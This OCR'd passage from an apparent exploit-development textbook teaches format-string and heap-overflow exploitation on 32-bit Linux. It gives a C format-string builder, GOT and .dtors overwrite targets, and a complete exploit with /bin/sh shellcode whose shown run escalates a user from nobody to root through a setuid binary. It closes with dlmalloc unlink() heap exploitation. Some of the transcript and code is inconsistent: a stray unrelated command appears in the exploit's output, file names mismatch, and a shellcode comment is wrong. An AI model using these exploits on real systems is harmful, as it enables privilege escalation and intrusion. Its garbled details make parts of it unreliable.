


Fig. 13.5. Offset-write method

Now build a format string and pass it to the vulnerable program:

```
# ./format `printf "\xec\xf9\xff\xbf\xed\xf9\xff\xbf\xee\xf9\xff\xbf\xef\xf9\xff\
xbf"`%.8x%6\$n%.91x%7\$n%.83x%8\$n%.42x%9\$n
a=1 (0xbffff9ec)
b=1 (0xbffff96c)

buf:
[лЬгьслЬгьслЬгьслЬгь@400170980000000000000000000000000000000000000000000000000000000000
0000000000000000]

a=-255429864 (0xbffff9ec)
b=1 (0xbffff96c)
```

You may have to run the program twice to correct the variable's address. In my case, it moved to address `0xbffff9ec`.

The hexadecimal version of the `-255429864` value is `0xf0c67318`.

The function performed by each of the format string elements is as follows:

- `` `printf "\xec\xf9\xff\xbf\xed\xf9\xff\xbf\xee\xf9\xff\xbf\xef\xf9\xff\xbf"` `` — First, four consecutive addresses are pushed onto the stack. To have the address interpreted as a sequence of bytes and not as a regular string, the `printf()` shell command enclosed in accent-grave marks is used.
- `%.8x%6\$n` — Value `0x00000018` is written to address `0xbffff9ec`. Because the first four addresses in the string take 16 bytes, the precision option (`%.8x`) is used to set an additional 8 bytes and obtain a total of 24 bytes (`18h`).
- `%.91x%7\$n` — `0x00000073` is written to `0xbffff9ed`.
- `%.83x%8\$n` — `0x000000c6` is written to `0xbffff9ee`.
- `%.42x%9\$n` — `0x000000f0` is written to address `0xbffff9ef`.

As you can see, the offset-write method not only works but works quickly and requires little memory. However, it has a significant limitation: The values in the format line that are written can only increase, because the `%n` format specifier sums all previous values. It works for the `0xf0c67318` number (`18h < 73h < c6h < f0h`), but, for example, the number

0x8048360 cannot be written using this method. Therefore, format-string exploits usually employ the second method, using the h modifier, which allows the limitation of the offset method to be circumvented.

13.3.5. Using the h Modifier

By default, the %n specifier expects a pointer to an integer, that is, 4 bytes. But if you recall the construction of the format string, if the h modifier is used with the %n specifier, the corresponding argument must be treated as a pointer to short. Thus, using %hn specifier makes it possible to shorten the pointer to 2 bytes, making it short int. Consequently, the h modifier method allows the number that you want to write to be cut in two parts. The maximum size of a single part is 0xffff bytes (65,535 bytes in the decimal format). Writing this number takes little time and memory. For example, only two operations have to be performed to write number 0xAABBCCDD to address X using the h modifier method:

- 0xCCDD is saved at address X
- 0xAABB is saved at address X + 2

Taking the example program from Listing 13.28, use the h modifier method to change the value of the b variable to 0x8048360. According to the method, the following two operations must be performed:

- 0x8360 is saved at 0xbffff98c
- 0x0804 is saved at 0xbffff98c + 2 = 0xbffff98e

However, the smaller of the two numbers must be written first, because the %n format specifier sums all previous values; that is, the values written in the format string can only increase. Thus, first the 0x0804 = 2052 value is saved and then 0x8360 = 33632.

Now build a format string and pass it to the vulnerable program:

```
# ./format `printf "\x8e\xf9\xff\xbf\x8c\xf9\xff\xbf"`%.2044x%6\$hn%.31580x%7\$hn

a=1 (0xbffffa0c)
b=1 (0xbffff98c)

buf:
[▌ЪЬ▄ЪЬ000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000]

a=1 (0xbffffa0c)
b=134513504 (0xbffff98c)
```

The number 134,513,504 in the hexadecimal format is 0x8048360.

The function performed by each of the format string elements is as follows:

- `printf "\x8e\xf9\xff\xbf\x8c\xf9\xff\xbf"` — Pushing both addresses onto the stack. The address of the lower value comes first.
- %.2044x%6\$hn — Writing 0x0804 = 2,052 to address 0xbffff98e. The precision is set to .2044 because the two addresses take 8 bytes (2,052 – 8 = 2,044).

- `%.31580x%7\$hn` — Writing `0x8360 = 33,632` to address `0xbffff98c`. The precision is set to `.31580` because 33,632 – 2,052 = 31,580.

The information presented thus far is sufficient for writing a format string exploit.

13.3.6. Creating a Format String Automatically

A format string exploit must build a format string and then pass it to the vulnerable application. So you need a function to automatically form a format string depending on the values passed to it. Call this function `frmstr_builder()`.

The format string has the following structure:

```
"[address][address+2]%.[min value - 8]x%[offset]$hn%.[max value - min
value]x%[offset+1]$hn"
```

To build the format string, the `frmstr_builder()` function takes only three arguments:

- `addr` — The address, to which to write the value
- `value` — The value to write (in the exploit, this value will be the shellcode's address)
- `pos` — The offset (in words) from the start of the vulnerable buffer

First, the function must break down the address into individual bytes to place them in the format string in the little-endian format (the least significant byte at the lowest address). This task is carried out by the following four statements:

```
byte1 = (addr & 0xff000000) >> 24;
byte2 = (addr & 0x00ff0000) >> 16;
byte3 = (addr & 0x0000ff00) >> 8;
byte4 = (addr & 0x000000ff);
```

Then, the most significant and the least significant parts of the value must be extracted. This is done using these statements:

```
high = (value & 0xffff0000) >> 16;
low =  (value & 0x0000ffff);
```

Depending on which of the two parts is smaller, `high` or `low`, the format string is built. As already mentioned, values in the format string can only increase.

The format string is built in the `buf` buffer, a pointer to which is returned by the function.

To allow debugging, I placed `fprintf(stderr, "...")` statements in the code to observe different values.

To check the `frmstr_builder()` function operation, use it in a simple program, named `frmbuilder.c` (Listing 13.29). The program simply receives three arguments from the command line (the address, value, and offset), passes them to the `frmstr_builder()` function, and then outputs the string formatted by the function.

Compile, execute, and view the results:

```
# gcc frmbuilder.c -o frmbuilder
# ./frmbuilder bffff98c 8048360 6

addr:    0xbffff98c
```

```
byte1:   0xbf (©)
byte2:   0xff (ъ)
byte3:   0xf9 (Ы)
byte4:   0x8c (▄)
byte4+2: 0x8e (▌)
value:   134513504 (0x8048360)
high:    2052 (0x804)
low:     33632 (0x8360)
pos: 6
buf: [▌ЫЪ©▄ЫЪ©%.2044x%6$hn%.31580x%7$hn] (33)
```

Accent-grave marks can be used in the command line to allow `frmbuilder` to change values automatically, as was done manually in the previous programs. For example, here is how the value of the `a` variable in the vulnerable program `format` (Listing 13.28) can be overwritten:

```
# ./format `./frmbuilder bffff97c 8048360 6`
addr:    0xbffff97c
byte1:   0xbf (©)
byte2:   0xff (ъ)
byte3:   0xf9 (Ы)
byte4:   0x8c (▄)
byte4+2: 0x8e (▌)
value:   134513504 (0x8048360)
high:    2052 (0x804)
low:     33632 (0x8360)
pos: 6
buf: [▌ЫЪ©▄ЫЪ©%.2044x%6$hn%.31580x%7$hn] (33)

a=1 (0xbffff9fc)
b=1 (0xbffff97c)

buf:
[▌ЫЪ©▄ЫЪ©0000`000000000000000000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000]

a=1 (0xbffff9fc)
b=134513504 (0xbffff97c)
```

I had to run the program twice to correct the address of the `b` variable.

Listing 13.29. Building the format string automatically (frmbuilder.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char* frmstr_builder(unsigned long addr, unsigned long value, int pos)
{
  char *buf;

  unsigned char byte1, byte2, byte3, byte4;
  unsigned long high, low;
  int length = 100;

  byte1 = (addr & 0xff000000) >> 24;
```

```
byte2 = (addr & 0x00ff0000) >> 16;
byte3 = (addr & 0x0000ff00) >> 8;
byte4 = (addr & 0x000000ff);

high = (value & 0xffff0000) >> 16;
low =  (value & 0x0000ffff);

fprintf(stderr, "addr:    %#x\n", addr);
fprintf(stderr, "byte1:   %#x (%c)\n", byte1, byte1);
fprintf(stderr, "byte2:   %#x (%c)\n", byte2, byte2);
fprintf(stderr, "byte3:   %#x (%c)\n", byte3, byte3);
fprintf(stderr, "byte4:   %#x (%c)\n", byte4, byte4);
fprintf(stderr, "byte4+2: %#x (%c)\n", byte4 + 2, byte4 + 2);
fprintf(stderr, "value:   %d (%#x)\n", value, value);
fprintf(stderr, "high:    %d (%#x)\n", high, high);
fprintf(stderr, "low:     %d (%#x)\n", low, low);
fprintf(stderr, "pos: %d\n", pos);

if ( !(buf = (char*)malloc(length*sizeof(char))) ) {
  perror("allocate buffer failed");
  exit(0);
}

memset(buf, 0, sizeof(buf));

if (high < low) {

  snprintf(buf,
       length,
       "%c%c%c%c"
       "%c%c%c%c"

       "%%.%hdx"
       "%%%d$hn"

       "%%.%hdx"
       "%%%d$hn",

       byte4 + 2, byte3, byte2, byte1,
       byte4, byte3, byte2, byte1,

       high - 8,
       pos,

       low - high,
       pos + 1);

} else {

   snprintf(buf,
       length,
       "%c%c%c%c"
       "%c%c%c%c"

       "%%.%hdx"
```

```
        "%%%d$hn"

        "%%.%hdx"
        "%%%d$hn",

        byte4 + 2, byte3, byte2, byte1,
        byte4, byte3, byte2, byte1,

        low - 8,
        pos + 1,

        high - low,
        pos);
  }
  return buf;
}

int main(int argc, char *argv[]) {

  char *buf;

  if (argc != 4) {
    printf("Usage: %s <address> <value> <position>\n", argv[0]);
    exit(0);}

  buf = frmstr_builder(strtoul(argv[1], NULL, 16),
                       strtoul(argv[2], NULL, 16),
                       atoi(argv[3]));

  fprintf (stderr, "buf: [%s] (%d)\n\n", buf, strlen(buf));
  printf ("%s", buf);

  return 0;
}
```

In buffer-overflow exploits, the function return code is overwritten in the stack to pass control to the shellcode. The location to overwrite has to be guessed, because it is impossible to determine in advance where the return address is located in the stack. The format string vulnerability allows you to write to practically any address in the memory. Therefore, in format-string exploits, you are not limited to the return address only. It is more convenient to overwrite constant addresses in a vulnerable program. Such addresses can be easily determined with the help of the `.dtors` section and the global offset table.

13.3.7. Constructor and Destructor Sections

Each C file compiled using GCC contains special sections named `.ctors` and `.dtors`.

The `.ctors` section is called the *constructor section* and stores pointers to the functions executed before the `main()` function is entered.

The `.dtors` section is called the *destructor section* and stores pointers to the functions executed after the `main()` function is exited.

By default, both sections are blank; that is, they contain no function pointers. GCC offers special attributes — `constructor` and `destructor` — that allow programmers to declare functions as constructors or destructors in a program. In a program, these attributes are set as follows:

```
static void start(void) __attribute__ ((constructor));
static void stop(void) __attribute__ ((destructor));
```

Listing 13.30 shows the source code for a simple program demonstrating how these attributes work.

Listing 13.30. Using the constructor and destructor sections (cd_dtors.c)

```
#include <stdio.h>

static void start(void) __attribute__ ((constructor));
static void stop(void) __attribute__ ((destructor));

int main() {
  printf("This is main()\n");
  return 0;
}

void start(void) {
  printf("This is start()\n");
}

void stop(void) {
  printf("This is stop()\n");
}
```

Compile, execute, and view the results:

```
# gcc cd_dtors.c -o cd_dtors
# ./cd_dtors
this is start()
this is main()
this is stop()
```

The `.dtors` and the `.ctors` section have the same construction: It is just a list of 32-bit addresses starting with `0xffffffff` and ending with `0x00000000`.

The contents of the sections can be viewed using the `objdump` utility:

```
# objdump -s -j .ctors ./cd_dtors
./cd_dtors:     file format elf32-i386

Contents of section .ctors:
 8049560 ffffffff 80840408 00000000          ............

# objdump -s -j .dtors ./cd_dtors
./cd_dtors:     file format elf32-i386

Contents of section .dtors:
 804956c ffffffff 98840408 00000000          ............
```

The format, in which the `objdump` utility presents the sections' contents, is somewhat confusing. The first address shown in the output (`0x8049560` for `.ctors` and `0x804956c` for `.dtors`) is just the address of the section's location in the memory. It is followed by the actual contents of the section. The order of bytes is reversed; that is, the `0x98840408` address in the `.dtors` section is actually `0x08048498`.

The most important feature of the `.ctors` and `.dtors` sections is that you can write to them. This means that you can rewrite one of the addresses in the section with a shellcode address, and when the program executes the control will be passed to this address. However, only the `.dtors` section is suitable for this purpose, because the exploit will have no time to change the address in the `.ctors` section before it is executed.

It does not matter that in regular files the constructor and destructor sections are empty, because you can rewrite the last address, `0x0000000`, with your shellcode address and execution control will be passed to this address.

Thus, all you have to do is to rewrite the address 4 bytes after the start of the `.dtors` section. The 4 bytes must be skipped to avoid overwriting the first address of the section, `0xffffffff`; otherwise, the exploit will not work.

13.3.8. Procedure Linkage and Global Offset Tables

In addition to the `.ctors` and the `.dtors` sections, each ELF file contains two interlinked sections: `.plt` and `.got`. These sections are used for calling shared library functions. The `.plt` section is called the *procedure linkage table (PLT)* and stores pointers to addresses in the `.got` section. Thus, the `.plt` section is just an intermediary used to call shared functions; it does not store addresses. All addresses of the shared functions are stored in the `.got` section, called the *global offset table (GOT)*.

The `.plt` section is read only, so it's of no interest to us; the `.got` section, however, can be written to. This makes it possible to replace the address of one the functions in GOT with the address of your shellcode, thus passing the control to it during the program's execution.

The `objdump` utility run with the `-R` flag outputs the addresses of the shared functions in GOT, along with the functions' names, which makes it possible to determine the best function address to rewrite:

```
# objdump -R ./format
./format:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049624 R_386_GLOB_DAT    __gmon_start__
0804960c R_386_JUMP_SLOT   __register_frame_info
08049610 R_386_JUMP_SLOT   __deregister_frame_info
08049614 R_386_JUMP_SLOT   __libc_start_main
08049618 R_386_JUMP_SLOT   printf
0804961c R_386_JUMP_SLOT   __cxa_finalize
08049620 R_386_JUMP_SLOT   snprintf
```

For example, the address of the `printf()` function in the vulnerable `format` program can be overwritten.

13.3.9. Format String Exploit

Listing 13.31 shows the source code for a `.dtors` section format-string exploit. The shellcode is passed to the vulnerable application using an environment variable. The offset (in words) from the start of the vulnerable buffer and the address, at which the value is to be written, are hard-coded in the exploit. I used an address from the `.dtors` section, so it is necessary to add `4` to it (see *Section 13.3.7*). If an address from GOT is used, `4` does not have to be added to it.

The contents of the `fmt_str_creator()` function are not shown in Listing 13.31 because they are the same as the contents of the `frmstr_builder()` function in Listing 13.29.

Listing 13.31. A .dtors section format string exploit (expl_bss.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

char buf[100];

char shellcode[] =
"\x33\xc0"    /*   xorl   %eax, %eax   */
"\x31\xdb"    /*   xorl   %ebx, %ebx   */
"\xb0\x17"    /*   movb   $0x17, %al   */
"\xcd\x80"    /*   int    $0x80        */
"\x33\xc0"    /*   xorl   %eax, %eax   */
"\x31\xdb"    /*   xorl   %ebx, %ebx   */
"\xb0\x2e"    /*   movb   $0x2e, %al   */
"\xcd\x80"    /*   int    $0x80        */
"\x31\xc0"    /*   xorl   %eax, %eax   */
"\x50"        /*   pushl  %eax         */
"\x68""//sh" /*   pushl  $0x68732f2f  */
"\x68""/bin" /*   pushl  $0x6e69622f  */
"\x89\xe3"    /*   movl   %esp, %ebp   */
"\x50"        /*   pushl  %eax         */
"\x53"        /*   pushl  %ebx         */
"\x89\xe1"    /*   movl   %esp, %ecx   */
"\x99"        /*   cltd                */
"\xb0\x0b"    /*   movb   $0xb, %al    */
"\xcd\x80";   /*   int    $0x80        */

char *fmt_str_creator(long addr, long value, int pos) {
...
  return buf;

}

int main()
{
  char *env[] = {shellcode, NULL};
  char buff[100];
```

```
  long RET;
  long ADDRESS = 0x80495f8 + 4;
  int ALIGN = 6;

  RET = 0xc0000000 - strlen(shellcode) - strlen("./format") - 6;
  sprintf(buff, "%s", fmt_str_creator(ADDRESS, RET, ALIGN));

  execle("./format", "format", buff, NULL, env);
}
```

Compile, run, and check out the results:

```
# gcc format.c -o format
# chmod ug+s ./format
# ls -la ./format
-rwsr-sr-x    1 root     root        13913 Apr  29 19:29 ./format
# objdump -s -j .dtors ./format
./format:     file format elf32-i386

Contents of section .dtors:
 80495f8 ffffffff 00000000           ............
# gcc expl_frm.c -o expl_frm
# su nobody
sh-2.04$ id
uid=99(nobody) gid=99(nobody) groups=99(nobody)
sh-2.04$ ./expl_frm
# ./format `./frmbuilder bffff97c 8048360 6`
addr:    0x80495ac
byte1:   0x8 )
byte2:   0x4 ()
byte3:   0x95 (•)
byte4:   0xfc (э)
byte4+2: 0xfe (ч)
value:   -1073741878 (0xbffffffca)
high:    49151 (0xbfff)
low:     65482 (0xffca)
pos: 6
a=1 (0xbffffe6c)
b=1 (0xbffffdec)

buf:
[чэ0000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000000
00000000]

a=1 (0xbffffe6c)
b=134513504 (0xbffffdec)
sh-2.04# id
uid=0(root) gid=0(root) groups=99(nobody)
sh-2.04#
```

The source codes for all programs in this section can be found in the /PART III/ Chapter 13/13.3 directory on the accompanying CD-ROM.

13.4. Heap Overflow

The author of the technique for developing exploits based on a heap-overflow error is a Russian hacker using the nickname of Solar Designer. On July 25, 2000, he published in Bugtraq information about the heap-buffer overflow error that he discovered in the Netscape browser and demonstrated an exploit based on this error. The information about the vulnerability and the exploit can be found at the SecurityFocus site (**http://www.securityfocus.com/bid/1503**) and at the Solar Designer site (**http://www.openwall.com/advisories/OW-002-netscape-jpeg/**).

To be fair, in January 1999, one member of the w00w00 hacker team, Matt Conover, published an article on the subject of a heap-buffer overflow (**http://www.w00w00.org/files/articles/heaptut.txt**). But Conover only described primitive techniques, similar to those for overwriting function pointers considered in this chapter in *Section 13.2*. Solar Designer discovered a better technique involving the use of the internal memory allocation structure for overwriting arbitrary memory areas with the necessary data. The technique from Solar Designer is now used in all serious exploits based on the heap buffer overflow error. The details of this technique are considered in this section.

13.4.1. Standard Heap Functions

There are four standard C library functions for dynamically allocating and freeing memory in the heap. The following are their prototypes and `man` descriptions.

- The `void *malloc (size_t size);` function allocates `size` bytes of memory and returns a pointer to it or `NULL` if memory cannot be allocated. The allocated memory is not initialized.
- The `void *calloc (size_t nmemb, size_t size);` function allocates `size` bytes of memory for each of the `nmemb` objects and returns a pointer to the allocated memory or `NULL` if memory cannot be allocated. The allocated memory is zeroed out.
- The `void *realloc (void *ptr, size_t size);` function changes the size of the dynamic memory pointed to by `ptr` (increases or decreases it, depending on the sign of the `size` argument) and returns a pointer to the new memory chunk. The new size is specified in bytes by the `size` argument. The added memory is not initialized. If `ptr` is `NULL`, the result of the call is equivalent to calling `malloc(size);` if `size` is 0, the result of the call is equivalent to calling `free(ptr)`. Except when the `ptr` pointer is 0, it must point to the memory previously allocated using `malloc()`, `calloc()`, or `realloc()`. Increasing the size may cause the entire memory area to be moved to another location in the virtual memory, where the necessary free contiguous virtual address space is available. If the request fails or the new size is 0, the function returns `NULL` and the old memory block remains unmodified: It is neither freed nor moved.
- The `void free(void *ptr);` function frees the memory area previously allocated using the `malloc()`, `calloc()`, or `realloc()` function. The pointer to the memory area is passed using the `ptr` argument.

13.4.2. Vulnerability Example

Consider a simple example of a vulnerable program (Listing 13.32).

Listing 13.32. A vulnerable program (heap_vuln.c)

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
  char *a;
  char *b;

  a = malloc(200);
  b = malloc(64);

  printf("a = %p, b = %p, b - a = %d\n\n", a, b, b - a);

  strcpy(a, argv[1]);

  printf("a = %s (%d)\n", a, strlen(a));
  printf("b = %s (%d)\n", b, strlen(b));

  free(a);
  free(b);

  return 0;
}
```

Compile the program, run it, and observe the results:

```
# gcc heap_vuln.c -o heap_vuln
# ./heap_vuln `perl -e 'print "A"x210'`
a = 0x80497b8, b = 0x8049888, b - a = 208

a =
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA (210)
b = AA (2)
Segmentation fault (core dumped)
```

The program declares two buffers in the heap; the first is 200 bytes and the other is 64 bytes. The `strcpy()` function, which does not check the size of the destination buffer, means a string of any length can be written to the first buffer.

As an example, a string of 210 `A` characters is passed to the vulnerable program from the command line. As a result, the first buffer overflows and the program terminates abnormally. But there is certain peculiarity here, absent when the stack and BSS buffer overflow errors were considered (*Sections 13.1* and *13.2*, respectively). When the program crashes, the contents of the first overflowed buffer are 210 bytes, but only 2 bytes (two `A` characters) were written

to the second buffer. The program also shows the buffers' addresses in the heap and the difference between them, which is 208 bytes. This gives reason to suspect that some additional invisible memory, at a size of 8 bytes, is allocated between the two buffers in the heap. This is actually the case. The `malloc()` function always allocates more memory than requested. Even if 0 bytes is requested in the heap — `malloc(0)` — the function allocates at least 8 bytes. The heap memory is allocated and freed according to a quite complex algorithm, and in addition to the buffers themselves, some necessary service information is saved in the heap. The exploit technique developed by Solar Designer is based on overwriting this service information in the heap.

13.4.3. The Doug Lea Algorithm

Linux used the heap allocation algorithm developed by Doug Lea, unofficially called `dlmalloc`. All standard functions for dynamically allocating and freeing heap memory — `malloc()`, `calloc()`, `realloc()`, and `free()` — are based on the `dlmalloc` algorithm. The commented source code of the algorithm can be found on Doug Lea's Internet page (**http://gee.cs.oswego.edu/pub/misc/malloc.c**). The algorithm is continuously improved, so the information given in this section may not be applicable to its newer versions.

You may wonder why an algorithm to manage the heap memory is needed. Indeed, no algorithms are needed to allocate buffers in the stack and the BSS area. But stack and BSS buffers are usually allocated once and do not change during program execution. The heap is specifically intended for to allocate and change buffers *during* program execution; that is, the memory in it is allocated and freed dynamically. By constantly allocating and freeing memory in the heap, the heap memory space may eventually become heavily fragmented, with no single free memory area suitable for allocation. It is to avoid this undesirable development that allocating and freeing heap memory must be managed using special algorithms. Such algorithms must keep track of released memory chunks and reuse them when necessary; moreover, they must do this quite rapidly. The `dlmalloc` algorithm meets these requirements.

The general structure of the heap memory allocated using the `dlmalloc` algorithm is shown in Fig. 13.6.

Altogether, there are three buffers allocated in the heap shown in Fig. 13.6. Each buffer has a special mandatory service header. Doug Lea calls a buffer–header unit a *chunk*. Therefore, from now on a *buffer* is an allocated heap memory area without the header and a *chunk* is an allocated memory area with its header.

All new chunks are allocated from the so-called wilderness areas of the heap, that is, from the unused heap area at higher memory addresses. Actually, wilderness is the initial state of the heap. The last allocated memory chunk always neighbors with the wilderness.

There are two types of allocated heap chunks: *unused space* and *user data*. Unused chunks are those chunks freed by the `free()` function or created when the initial size of a chunk was reduced by the `realloc()` function. User data are those chunks still being used by the program. The type of a chunk determines the format of its service header.




Fig. 13.6. An example of heap memory allocation

The chunk header is defined by the following general structure:

```
struct malloc_chunk {
    INTERNAL_SIZE_T prev_size;
    INTERNAL_SIZE_T size;
    struct malloc_chunk * fd;
    struct malloc_chunk * bk;
};
typedef struct malloc_chunk* mchunkptr;
```

Depending on whether a chunk is unused space or user data, some fields of the structure may be not used.

The `prev_size` field contains the size of the previous chunk if it is free space. If the previous chunk is user data, this field is a part of its data; that is, the previous chunk can store 4 bytes of its data in this field (the size of the `prev_size` field is only 4 bytes).

The `size` field holds the size of the current chunk in bytes. Because the value of the `size` field is always a multiple of eight, its three least significant bits are always zeros. These bits, or rather only the two least significant bits, are used by the `dlmalloc` algorithm as control flags:

```
#define PREV_INUSE 0x1
#define IS_MMAPPED 0x2
```

A set `IS_MMAPPED` bit means that the current chunk was allocated by the `mmap()` function. For writing exploits, this bit presents no interest; the least significant bit of the size field, `PREV_INUSE`, however, is of special interest to exploit developers. If this bit is set to 1, this tells you that the previous chunk, adjacent to the current one, is user data. If the bit is set to 0, this means that the previous, adjacent to the current, chunk is unused space and the `prev_size` field holds the size of this chunk.

The following two fields are pointers and are present only in headers of unused space chunks. The `bk` field is a pointer to the previous unused space chunk, and the `fd` field is a pointer to the next unused space chunk.

The `dlmalloc` algorithm registers all unused space chunks in a doubly-linked list, which is why the `bk` and `fd` pointers are needed. Moreover, `dlmalloc` supports multiple doubly-linked lists, each containing unused space chunks of certain size. Each of these doubly-linked lists ends in a so-called bin. A bin is nothing but a forward and a backward pointer and is the head of a doubly linked list. The `dlmalloc` algorithm supports 128 bins. The bin, to which an unused space chunk is placed, depends on the chunk's size:

- A 200-byte chunk will be registered in the bin storing chunks exactly 200 bytes in size.
- A 1,504-byte chunk will be registered in the bin storing chunks greater than or equal to 1,472 bytes but no less than 1,536 bytes in size.
- A 16,392-byte chunk will be registered in the bin storing chunks greater than or equal to 16,384 bytes but no less than 20,480 bytes in size.

The limits are calculated and the bins are selected according to certain algorithms, which can be examined in the source code of `dlmalloc`. For the task of writing exploits, these algorithms are of no interest.

A call of the `free()` function results in one of the following:

- Calling `free(0)` produces no changes.
- A freed chunk bordering the wilderness is merged with it.
- A freed chunk bordering only user data chunks is registered in one of the bins.
- A freed chunk bordering an unused space chunk is merged with this chunk.

In the latter case, the `free()` function must first release the freed chunk from the doubly linked list, which it does by calling the `unlink()` macro:

```
#define unlink(P, BK, FD) {                                    \
  FD = P->fd;                                                  \
  BK = P->bk;                                                  \
  FD->bk = BK;                                                 \
  BK->fd = FD;                                                 \
}
```

The macro replaces the `BK` pointer of the chunk following `P` with a pointer to the chunk preceding `P` in this list. The `FD` pointer of the preceding chunk is replaced with a pointer to the chunk following `P` in the list.

After a freed chunk is merged with an unused space chunk, the new chunk is registered in one of the bins.

13.4.4. Constructing the Exploit

The `unlink()` macro is of great importance to exploit developers. Being able to overwrite the `bk` and `fd` pointers in the header of an unused space chunk and to call `unlink()` for it allows you to write any data to any memory location. The `fd` pointer is offset `12` bytes from the start of the header; the `bk` pointer is offset 8 bytes:

```
// 4 bytes for size, 4 bytes for prev_size, and 4 bytes for fd
  *(P->fd + 12) = P->bk;
// 4 bytes for size and 4 bytes for prev_size
  *(P->bk + 8) = P->fd;
```

Usually, the `bk` pointer is overwritten with the address of some function from GOT. In the vulnerable program (Listing 13.32), the `unlink()` macros is called by the `free(a)` function, which is followed by the `free(b)` function; consequently, you have no choice but to use for overwriting only the address of the `free()` function in GOT. Thus, `bk` is overwritten with the address of the `free()` function in GOT, and `fd` is overwritten with the address of the shellcode. In this case, the `unlink()` macro looks like the following:

```
FD = P->free;
BK = P->ret;
FD->(free + 12) = ret;
BK->(ret + 8) = free;
```

Here, `free` is the address of the `free()` function in GOT and `ret` is the address of the shellcode in the memory. As a result, the address of the shellcode will be written at the address `free + 12`. However, it needs to be written exactly at the address of the `free()` function. Therefore, `bk` must be replaced with the address of `free()` minus 12. In this case, `unlink()` looks as follows:

```
FD = P->(free - 12);
BK = P->ret;
FD->(free - 12 + 12) = ret;
BK->(ret + 8) = free;
```

Now the address of `free()` is overwritten with the shellcode's address and the vulnerable program will call the shellcode instead of `free(b)`. As you can see, only the penultimate line in `unlink()` performs the necessary write:

```
FD->(free - 12 + 12) = ret;
```

The last line in `unlink()`, however, cannot be ignored:

```
BK->(ret + 8) = free;
```

It writes the address of the function being rewritten at the location offset 8 bytes after the shellcode's address. This means that bytes 9, 10, 11, and 12 of the shellcode will be damaged. Therefore, an instruction to do a 12-byte forward jump must be added at the beginning of the shellcode for it to execute successfully. A 12-byte jump can be performed by the `'\xeb\x0c'` machine instruction; however, because the instruction itself takes 2 bytes, the jump must be only 10 bytes long. This jump can be executed with the `'\xeb\x0a'` machine instruction.

As already mentioned, for the `unlink()` macro to be called, the chunk being freed must be adjacent to an unused space chunk. Initially, both chunks in the vulnerable program are user

data chunks. Because the `free(b)` function must call the shellcode, there is no other choice but to make the `free(a)` function call the `unlink()` macro. To this end, a dummy unused space chunk must be created right after the `a` chunk.

This can be achieved as shown in Fig. 13.7. When `free(a)` is called, it will check whether the next chunk is unused. First, the `size` field in the header of the dummy chunk will be inspected to find the `size` field of the next chunk, which is also created by the exploit's developer. In this field, the `PREV_INUSE` bit must be set to 0; thus, the function will decide that the second dummy chunk is unused and will call the `unlink(F1)` macro. The result will be the necessary memory overwrites.

